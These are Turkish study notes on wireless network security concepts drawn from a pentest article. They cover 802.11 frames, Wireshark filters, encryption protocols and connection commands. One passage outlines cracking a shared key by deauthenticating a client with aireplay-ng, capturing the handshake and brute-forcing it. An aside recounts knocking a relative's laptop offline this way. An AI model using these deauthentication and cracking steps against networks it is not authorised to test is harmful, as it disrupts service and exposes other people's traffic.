ÖN BİLGİ

Bu belge

- https://www.bgasecurity.com/makale/pentest-calismalarinda-kablosuz-ag-guvenlik-testleri/

resmi adresindeki veya linkin kırık olması ihtimaline karşın alternatif olarak

- https://www.includekarabuk.com/kitaplik/indirmeDeposu/Siber_Guvenlik_Teknik_Makaleler/Teori/BaskalarinaAitMakaleler/Kablosuz%20A%C4%9F%20G%C3%BCvenli%C4%9Fi%20Testleri.pdf


adresindeki makaleye çalışılarak elde edilen notlarımı kapsamaktadır. Bu çıkarılan notlar belgemde alıntılar ve/veya kişisel ilavelerim mevcuttur.

1)

Bu belgede kablosuz ağlar ile ilgili kavramlardan, bunlarla ilgili güvenlik tehditlerinden ve atak vektörlerinden bahsedilecektir. Döküman boyunca kullanılacak yazılım/donanım gereçleri aşağıdaki gibidir:

Donanım&Yazılım	
TP-LINK TLWN722N (150 Mbps)	USB portlu kablosuz ağ adaptörü (Atheros AR9271)
Macbook Pro	OSX 10.9.4
VMware Fusion	Kali Linux 3.14-kali1-686-pae
Pineapple	Mark V

NOT: Pineapple Wifi network'lere pentest yapmak için 2008 yılında geliştirilmiş bir cihazdır. Web arayüzünden bu cihaz yönetilebileceği gibi cihaza ssh, telnet bağlantılarıyla da erişip yönetebiliriz. Aşağıda pineapple cihazının yapısını görmektesiniz. Cihazın somut hali ise bir sonraki resimde gösterilmektedir.



Kaynak: https://www.cyber-warrior.org/forum/wifi-pentest-donanimi-wifi-pineapple_527973,0.cwx

(page 3)

2)

Kablolu ağlar ile kablosuz ağları karşılaştırma tablosu aşağıda verilmiştir.

	Kablolu ağ	**Kablosuz ağ**
Kapasite/yük	Geniş	Sınırlı
Topoloji	Point-to-point	Broadcast
Güvenilirlik	Güvenilir	Güvensiz
Taşınabilirlik	Sabit	Taşınabilir

Kapasite kıyaslamasına bakacak olursak bildiğin üzere örneğin evindeki modemine wifi yerine kablolu bağlanırsan maksimum hızı alırsın. Fakat wifi bağlantısıyla modeme bağlanırsan hızda kayıplar yaşanabilir. İşte bu nedenle kıyaslamada Kapasite özelliği Kablolu ağlar için “Geniş” denmişken Kablosuz Ağlar için “Sınırlı” denmiştir.

(Page 3)


3)

IEEE 802.11 standartları ağda bulunan cihazların birbirleri ile iletişimini sağlamak için gerekli kuralları ortaya koyan bir protokoldür. IEEE 802.11 standartları OSI modelinin fiziksel katmanında yer almaktadırlar.

(Page 3)

4)

Frame
Kablosuz ağlarda haberleşme frame'ler (çerçeveler) üzerinden gerçekleşir. 802.11 standartlarına uygun bir frame'in iç yapısı aşağıdaki gibidir.



İlk 2 byte'lık kısım Frame Control'dur. Frame Control ise kendi içinde farklı kısımlara ayrılır. Bu ayrılan kısımlardan bu yazı için önemli olanları Frame Type ve Frame Subtype'tır.

a. Frame Type
Frame Type WLAN frame'lerinin tipini belirleyen kısma denir. Management, Control ve Data olmak üzere 3 tane frame tipi vardır ve Frame Type bunlardan birinin sayısal değerini değer olarak tutar.

i) Management Frame'ler

Management Frame'ler ağ cihazı ile istemci arasındaki bağlantının kurulması sırasında gidip gelen paketlere denir. Örneğin Authentication, Deauthentication, Beacon ve Probe birer Management Frame'leridirler.

NOT: Wireshark'ta sadece management frame'leri ve onun tüm alt tiplerini (Authentication'ı, Deauthentication'ı, Beacon'ı,...) görmek için filtre kutusuna girilecek ifade aşağıdaki gibidir:

```
wlan.fc.type == 0      // fc means Frame Control. Value 0 represents all management frames.
```

Management Frame'lerin bahsettiğimiz alt tiplerini açıklayalım.


● Authentication Frame (11) : Ağ cihazı ile istemci arasındaki bağlantı isteği, kabulu ve reddine dair olan frame'lere Authentication Frame'leri denir (11 sayısı wlan.fc.type_subtype == 0x11 denerek sadece Authentication Frame'lerinin Wireshark'ta görüntülenmesinde kullanılabilir).

● Deauthentication Frame (12) : Ağ cihazı veya istemci (bazen saldırgan) bağlantıyı koparmak istediğinde bu frame kullanılır (Hatırlarsan HepsiBurada'dan aldığın USB Wifi Dongle ile Router'a bağlı Annemin laptop'ının router'la olan bağlantısını sekteye uğratmak için aircrack tool'unun bir alt tool'u olan aireplay-ng 'yi kullanmıştın. Böylece annemin bilgisayarının interneti gitmişti. Deauthentication frame'leri işte böyle suistimal edilebilmektedir).

● Beacon Frame (8) : Access Point'lerin (AP'lerin) kendilerini tanıtmak için etrafa sürekli broadcast şeklinde yaydıkları frame'lere Beacon Frame'leri denir. Bu frame'ler yayıcı AP hakkında SSID, Frekans, Tür, MAC Address gibi bilgiler içerirler. Beacon frame'lerini

wlan.fc.type_subtype==0x08 // Dikkat edersen type'tan sonra _subtype kullanılmış.

filtresiyle görebiliriz. Aşağıda Wireshark'ta yakalanmış bir beacon frame'ine dair ekran görüntüsünü görmektesiniz.




● Probe Request (4) : İstemciler daha önce bağlandıkları ve otomatik olarak bağlan dedikleri kablosuz ağlar için etrafa Probe Request frame'lerinden gönderirler. Buna ihtiyaç vardır, çünkü cep telefonu router'ın kapsam alanı dışına çıktıktan sonra tekrar kapsam alanına girdiğinde yaydığı bu probe request frame'leri sayesinde router tarafından otomatikmen authenticate edilebilir ve kullanıcı cep telefonundan router'a bağlan gibi adımları yapmadan router'a bağlanmış olur.

ii) Control Frame'ler

Ağ cihazı ile istemci arasındaki trafiğin bütünlüğü, doğruluğu Control Frame'leri sayesinde gerçekleşir. Üç farklı Control Frame vardır: Acknowledgement(ACK), Request-to-send(RTS), Clear-to-send(CTS). Bu türler wireshark filtrelerinde wlan.fc.type_subtype komutları ile görüntülenebilirler. Tüm Control Frame'leri görüntülemek için ise

wlan.fc.type == 1

filtresi wireshark'a girilmelidir. Aşağıda bu filtrenin girildiği ve Control Frame'lerin sıralandığı bir wireshark ekran görüntüsü görmektesiniz.



Frame detaylarındaki mavi satırdan da görülebileceği üzere seçilen Control Frame'in subtype'ı Request-to-send imiş.

iii) Data Frame'ler
Esas taşınacak bilginin yer aldığı frame'lere denir. Yani bunun dışındakiler hep bu verinin iletilebilmesi için vardır. Data Frame'ler ise iletilecek verinin taşındığı frame'lere denir.

Özetle Management Frame'ler bağlantı üzerine gerekli frame'lere denir, Control Frame bağlantının doğruluğu ve bütünlüğü üzerine gerekli kontrolleri içeren frame'lere denir ve Data Frame ise taşınacak verinin yer aldığı frame'lere denir. Aşağıda bu frame'lere genel bir bakış görmektesiniz.

Frame type	Wireshark Filter
Management frames	wlan.fc.type == 0
Control frames	wlan.fc.type == 1
Data frames	wlan.fc.type == 2

Management Frame Subtypes	Filter
Association request	wlan.fc.type_subtype == 0
Association response	wlan.fc.type_subtype == 1
Probe request	wlan.fc.type_subtype == 4
Probe response	wlan.fc.type_subtype == 5
Beacon	wlan.fc.type_subtype == 8
Authentication	wlan.fc.type_subtype == 11
Deauthentication	wlan.fc.type_subtype == 12

Control Frame Subtypes	Filter
Request To Send – RTS	wlan.fc.type_subtype == 27
Clear To Send – CTS	wlan.fc.type_subtype == 28
Acknowledgment – ACK	wlan.fc.type_subtype == 29

(Tüm tip ve alt tipler için bkz : http://bit.ly/1rHDhvh)

Filter Examples
==========
# Shows beacons:
wlan.fc.type_subtype == 8

Shows everything except the beacons:
not wlan.fc.type_subtype == 8

# Shows probe requests or probe responses:
wlan.fc.type_subtype == 4 or wlan.fc.type_subtype == 5

Shows everything except the beacons, probe requests or probe responses:
not wlan.fc.type_subtype == 4 and not wlan.fc.type_subtype == 5 and not wlan.fc.type_subtype==8

5)

Kablosuz Ağlar Hakkında Bazı Kavramlar

WEP

Kablosuz ağlarda havada giden paketlerin meraklı gözlerden saklamak adına şifrelenerek iletilmesini sağlayan bir şifreleme protkolüdür. Uçtan uca şifreleme sağlar.

IV

IV (Initialization Vector) bir sayıdır ve havada giden şifrelenmiş paketlerin içerisindeki dizgi tekrarlarını minimize etmeye yarar. Buna ihtiyaç vardır, çünkü bir dizgiyi çözen hacker böylelikle paket içindeki tüm aynı dizgileri çözebilir. Halbuki IV aynı dizgelerin farklı çıktılarını üreterek hacker'ların işini zorlaştırmaktadır.

WPA

WEP protokolünde çıkan güvenlik zafiyetlerinin giderildiği bir sonraki WLAN şifreleme protokolüdür. Aslında temelde WEP'i kullandığı için bu şifreleme protokolü geçici bir protokol hükmündedir.

WPA2

Geçici çözüm olan WPA'nın yerini 2004 yılında WPA2 almıştır. Bu şifreleme protokolünde Access Point'lerle olan bağlantı önce aşağıdaki paket alışverişleriyle hazırlanır.

Sending Authentication Request Frame	// İstemciden Access Point'e
Authentication Successful Frame	// Access Point'ten İstemciye
Sending Association Request Frame	// İstemciden Access Point'e
Association Successful Frame	// Access Point'ten İstemciye

Bu paketler ile Access point istemciyi hem authenticate etmiş olur hem de associate etmiş olur. Bu bağlantı aşamaları sonrası şifreli veri aktarımının gerçekleşebilmesi için bu sefer 4 yollu el sıkışma işlemine başlanır.

```
                <-----------------------anonce ------------------------------
Station(STA)  ----------------------snonce + MIC---------------------------> Access Point (AP)
                <--------------------GTK + MIC----------------------------
                -------------------------ACK--------------------------------->
```

Access Point öncelikle Station'a anonce diye kısaltılılan “access point number used once” frame'inden gönderir. Ardından station snonce diye kısaltılan “station number used once” frame'ini gönderir. Snonce frame'inin içerisinde snonce frame'inin veri bütünlüğünü sağlayan, bit manipule etme saldırılarına karşı önlem sunan MIC (Message Integrity Check) field'ı yer almaktadır. Bu field (MIC) sayesinde saldırganlar şifrelenmiş verinin önünü kesip içerisindeki veriyi değiştirip hedefe iletmesinin önüne geçilmiş olmaktadır. Access Point gelen snonce'a karşılık GTK frame'ini yollar ve station da ACK yollayarak şifreli iletişime hazır olduğunu beyan etmiş olur. Böylece 4 yollu handshake tamamlanır ve veri iletişimi başlar.

Access Point

Kablosuz ağ istemcilerinin bağlandığı, bir ağ oluşturan merkezi cihaza Access Point, yani erişim noktası adı verilir. Bu cihaz router gibi bir donanım olabileceği gibi özelleştirilmiş bir linux dağıtımı da olabilir.

SSID

Access Point'in dışarıdan görünen adıdır. Örneğin telefonumuzun wireless kısmından internete bağlanacağımız zaman router'ların adları sıralanır. İşte bu adlara SSID denmektedir.

802.11x

Kablosuz ağ cihazlarının birbirleriyle nasıl haberleşeceğini tanımlayan - örneğin bir frame'de ne gibi field'ların olacağını, hangi sırada olacağını belirleyen - ve bu tanımların cihazların anlayabileceği bir protokol halinde sunulduğu standartlara 802.11 standartları denir. Çıkan her yeni bir protokol 802.11x dizisi şeklinde beyan edilir.

Channel

Access Point'in hangi frekansta yayın yapacağını belirleyen parametreye channel denir.

Channel'lar 1 ila 14 arasında değer alırlar. Wifi cihazları genelde 2.5 GHz bandını kullanırlar ve bu bant 5MHz'lik aralıklarla 14 kanala ayrılmıştır. Her Access Point aynı anda bir kanalda çalışabilmektedir. İletişimin sağlanabilmesi için Access Point ve istemcinin aynı kanalda (frekansta) olması gerekir. Access Point'lerin birbirine yakın bantlarda çalışması durumunda frekanslar üstüste gelebileceğinden overlapping artar ve dolayısıyla gürültü oluşur. Bu nedenle Access Point'ler genelde birbirlerine görece olarak uzak 1, 6 ve 11 nolu channel'ları (frekansları) kullanırlar .

(Page 6-7)

6)

Kablosuz Ağ Standartları

802.11a
5 GHz bandında çalışır.
Maksimum veri hızı 54 Mbps'tır.

802.11b
2.4 GHz bandında çalışır.
Maksimum veri hızı (data rate'i) 11 Mbps'tır.
Günümüzde yaygın kullanılan bir standarttır.

802.11g
802.11b uyumlu bir standarttır.
2.4 GHz bandında çalışır.
Maksimum veri hızı 54 Mbps'tır.

802.11i
Güvenli WLAN kullanımı için düşünülmüş bir standarttır.
AES TKIP adlı bir şifreleme methodu kullanır.

(Page 7-8)

7)

Kablosuz Ağ Interface'lerinin Çalışma Modları

Kablosuz ağ kartları dört farklı modda çalışabilmektedir. Bunlar Managed mod, Master Mode, Monitor Mod, Promiscous Mode ve Ad-Hoc Mode'dur.

Managed Mode
Bir Access Point'e bağlanan istemcinin Access Point'ten hizmet alabildiği Access Point moduna denir.

Master Mode

Access Point mode diye de adlandırılan master mode bir cihazı access point'miş gibi yapmaya denir. Örneğin bu bir linux dağıtımı olabilir. Linux dağıtımının üzerinde çalıştığı makinenin ethernet kartı master mod'a geçerse bir network oluşturmaya müsait duruma gelir. Çünkü ethernet kartı için bir SSID ve bir de channel oluşturur. Etraftaki istemciler SSID'si ile gördükleri ethernet kartı tarafından authenticate edilebilir ve bağlantı kurabilirler. Fakat bu bağlantı istemciler managed mode'da ise gerçekleşebilir. Aksi takdirde gerçekleşemez.

Monitor Mode

Ortamda dolaşan tüm paketleri yakalayabilmeyi sağlayan moda denir

.

Promiscous Mode

Ortamda dolaşan tüm paketleri duruma göre yakalayabilmeyi sağlayan moda denir.

Monitor vs. Promiscous

Monitor modda etrafta dolaşan paketleri yakalayabilmek için Access Point'e ya da bir istemciye bağlanma mecburiyeti yokken Promiscous mode'da bu mecburiyet vardır. Monitor modun bu avantajı yanında Promiscous moda göre bir dezavantajı ise şudur ki monitor mod sadece wireless ortamında kullanılabilen bir mod iken Promiscous mod hem wireless hem de kablolu ortamda kullanılabilen bir moddur.

Ad-Hoc Mode

İstemcilerin birbirleriyle arada bir Access Point olmadan haberleşebilmesini sağlayan moda denir.

(Page 9)

8)

Kablosuz Ağ Bağlantı Tipleri

Kablosuz ağlarda temelde iki tip bağlantı şekli vardır: Bunlardan birincisi Ad-Hoc'tur, diğeri Infrastructure'tır.

a. Ad-Hoc Ağlar

Ad-hoc ağlar iki kablosuz cihazın arada başka bir birleştirici (e.g. Access Point) olmadan haberleşebildiği ağlara denir. Bu haberleşme istemcilerin ethernet kartlarının Ad-Hoc modda olması sayesinde gerçekleşebilmektedir. Ad-Hoc ağlar genellikle bir evde kişisel işler için kullanılır. Örneğin bir evde iki bilgisayar olsun ve bu bilgisayarlardan birinin internet bağlantısı var olsun. Diğer bilgisayara da internet bağlantısını paylaştırmak istersek önümüze üç seçenek çıkar: Birincisi iki bilgisayar arasında bir LAN kablosu çekerek internet paylaştırmak, ikincisi bilgisayarlar arasında bir hub/switch koyup bilgisayarları bu aracı cihaz ile konuşturmak, üçüncüsü ise bilgisayarların ethernet kartlarını Ad-Hoc moda çevirip interneti olan bilgisayarın internetini paylaştırmaktır. Bu üçüncü seçenek kullanıldığı takdirde bir Ad-Hoc ağı kurulmuş olur. Tabi bu üçüncü seçenek için bilgisayarların kablosuz ağ kartlarına sahip olmaları gerekmektedir. Eğer bilgisayarların kablosuz ağ kartı yoksa


piyasada 20$, 30$'a satılan USB Wireless cihazları ile de aynı işlem gerçekleştirilebilir. Kısacası bu üçüncü seçenek, yani ad-hoc seçeneği herhangi bir Access Point kullanmadan iki bilgisayarı birbiriyle haberleştirebilen kullanışlı bir alternatiftir.

b. Infrastructure Ağlar

Infrastructure ağlar istemcilerin kablosuz ortamda birbirleriyle haberleşebilmeleri için aracı bir Access Point'e ihtiyaç duydukları ağlara denir. Ad-Hoc ağlara göre biraz daha komplekstirler. Infrastructure ağlarda ağa üye istemciler birbirleriyle direk konuştuklarını düşünürler, fakat tüm paketler Access Point aracılığıyla iletilir. Bu tip ağlarda ağa bağlanmamış herhangi bir kablosuz cihazın ağın tüm trafiğini izleme riski vardır. Bu sebeple infrastructure ağlarda iletişim uçtan uca şifrelenir. Şifreleme işlemi için WEP ya da WPA gibi protokoller kullanılır. Böylece istemci ve Access Point arasındaki trafik izlense bile anlaşılmaz olacaktır.

Aşağıda bir Ad-Hoc ağı ve bir de Infrastructure ağı görmektesiniz:

Ad-Hoc Ağı



Infrastructure Ağı

Görüldüğü üzere bu ikisinin arasındaki tek fark istemcilerin arasına aracı bir cihazın girip girmemesidir.

(Page 10)

9)

Kablosuz Ağa Bağlantı Kurma

a. Authentication


Bir istemcinin hedef Access Point ağına dahil olması için uygulanan ilk adımdır. Bu adımda iletilen frame'ler şifrelenmemektedir. 4 yollu el sıkışma sonrası şifreli iletişime geçilecektir. İki tür authentication vardır:

● Open System Authentication

Bu tip kimlik doğrulamada istemci içinde kendi MAC adresinin olduğu bir Authentication Request frame'i gönderir. Access Point ise isteğin kabul edildiğine dair Authentication response gönderirse bu aşama tamamlanır. Bu kimlik doğrulama şifresiz router'lar için kullanılır. Böylece şifresiz bir şekilde internet erişimine kavuşulur.

● Shared Key Authentication

Bu tip kimlik doğrulamada istemci router'ın şifresini biliyor olmalıdır. İstemci şifreli bu router'a erişebilmek için Router'a authentication request frame'i gönderir. Router ise buna karşılık bir challenge text gönderir. İstemci router'ın şifresi ile "gelen bu challenge metnini" şifreler ve Router'a şifreli metni gönderir. Router ise dışarıdan erişenlerin girmesi gereken şifreyle bu metni çözer ve çıkan metin eğer önceki gönderdiği challenge text ile aynıysa istemci şifreyi biliyor der. Bunun üzerine router istemciye authentication response frame'i yollayarak ilk aşamayı sorunsuz bir şekilde tamamlatmış olur.



NOT: Fark ettiysen istemci Access Point'e bağlanmak için Access Point'in şifresini göndermiyor. Access Point'in gönderdiği text'i şifreyle şifreliyor ve bu şifrelenmiş metni Access Point'e gönderiyor. Böylece ağı dinleyen saldırgan direk şifre içeren paketi yakalayamacağından saldırganın işini zora sokmuş oluyoruz.
Fakat saldırganın şifreyi kırması imkansız değildir. Çünkü ağı dinleyen saldırgan önce istemciyi aircrack-ng ailesinden olan aireplay-ng ile deauthenticate edip sonra authenticate olmaya çalışan istemcinin Access Point'le olan paket alışverişini airodump-ng ile dinleyerek hem şifrelenmemiş metni içeren paketi hem de şifrelenmiş metni içeren paketi ele geçirebilir ve böylece şifrelenmemiş metni brute force ile sırayla şifreleyerek şifrelenmiş metinle aynı mı değil mi diye otomatize bir şekilde kontrol edebilir ve nihayetinde metinler eşleştiğinde şifreyi tespit edebilir.

b. Association

İstemciler kimlik doğrulama (authentication) adımını geçtikten sonra Access Point tarafından ağa kayıt edilmelidirler. Bu işleme Association denmektedir. İstemci association için bir istek frame'i gönderir. Access Point bu isteği değerlendirir ve olumlu ya da olumsuz bir cevap döner. Eğer cevap olumlu olursa Access Point gönderdiği association response'unun içerisine istemciyi daha sonra tanıyabilmek için bir ID koyar. Böylece association aşaması da tamamlanmış olur.

Bu iki aşama gerçekleştikten sonra 4 way handshake, yani 4 yollu el sıkışma gerçekleşir ve uçtan uca şifreli iletişim temin edildiğinden istemci artık internete çıkabilir.

(Page 12)

10)

Kablosuz Ağlar Hakkında Linux Komutları

Kapsama alanında bulunan Access Point'leri keşfetmek için iwlist komutu aşağıdaki gibi kullanılabilir.

> sudo iwlist wlan2 scan | grep ESSID

Output:

ESSID:"AirTies_Air5341"
ESSID:"EMRECAN"
ESSID:"Kat4Daire8"
ESSID:"VodafoneNet-JFUYG3"
ESSID:"Sertkaya"
ESSID:"Incaramazan"
ESSID:"TTNET_ZyXEL_URT9"
ESSID:"audio78"
ESSID:"VodafoneNet-BZUNAA"
ESSID:"TTNET_HUAWEI_4AC7"
ESSID:"TTNET_ZyXEL_FCNF"
ESSID:"Metronet"

WEP ile Korunan Access Point'lere Bağlanma

iwlist ile bulunan Access Point'lerden WEP ile korunan birine bağlanmak için iwconfig komutu aşağıdaki gibi kullanılabilir.

> sudo iwconfig wlan2 essid "AirTies_Air5341"

WPA ile Korunan Access Point'lere Bağlanma

Bu bölüm denendi, ama başarılı olunamadığı için detaya girilmemiştir. Dilersen sayfa 14-15-16' dan detaylarına bakabilirsin. O sayfaların özetle yaptığı şey sadece şu üç satırdır. Aşağıdaki üç satır sonrası terminalden router'a bağlanmış olmamız gerekir.

```
> sudo apt-get install wpasupplicant
> sudo wpa_passphrase AirTies_Air5341 tuzlucayir > wpa.conf
> sudo wpa_supplicant -D wext -i wlan0 -c /home/wpa.conf
```

(Page 13-16)

11)

WEP'in Kusuru
WEP ilk başlarda 64 bitlik key kullanmaktaydı. Bu 64 bitin 24 biti verinin şifrelenmesini güçlendirmek adına sonradan kullanılacak IV (Initialization Vector) değerini, geri kalan 40 bit ise anahtarın kendisini oluşturmaktaydı (Bu anahtar router'ın şifresidir). Parola için 40 bit ayrıldığından dolayı WEP protokolünü kullanan router'lara en fazla 10 karakterlik bir parola koyulabiliyordu. Daha sonraları bu 64 bitlik key paket limiti 128'e, 152'ye ve son olarak 256 bite yükseltilmiştir.

https://askubuntu.com/questions/304460/wifi-only-accepts-passwords-of-5-or-13-characters

(Page 19)

12)

Kurumsal ağlarda yüzlerce, binlerce kullanıcı için sadece bir tane parola ile router'a bağlanmak beraberinde güvenlik sıkıntıları getirebilir. Bu nedenle büyük ağlarda WPA yerine WPA Enterprise kullanılır. Personel Active Directory adlı authentication, directory, policy gibi hizmetler veren bir veritabanından ve bu veritabanını kullanan LDAP adlı protokolden faydalanarak kendi makinalarının kullanıcı adı ve şifresiyle ağa dahil olabilirler.

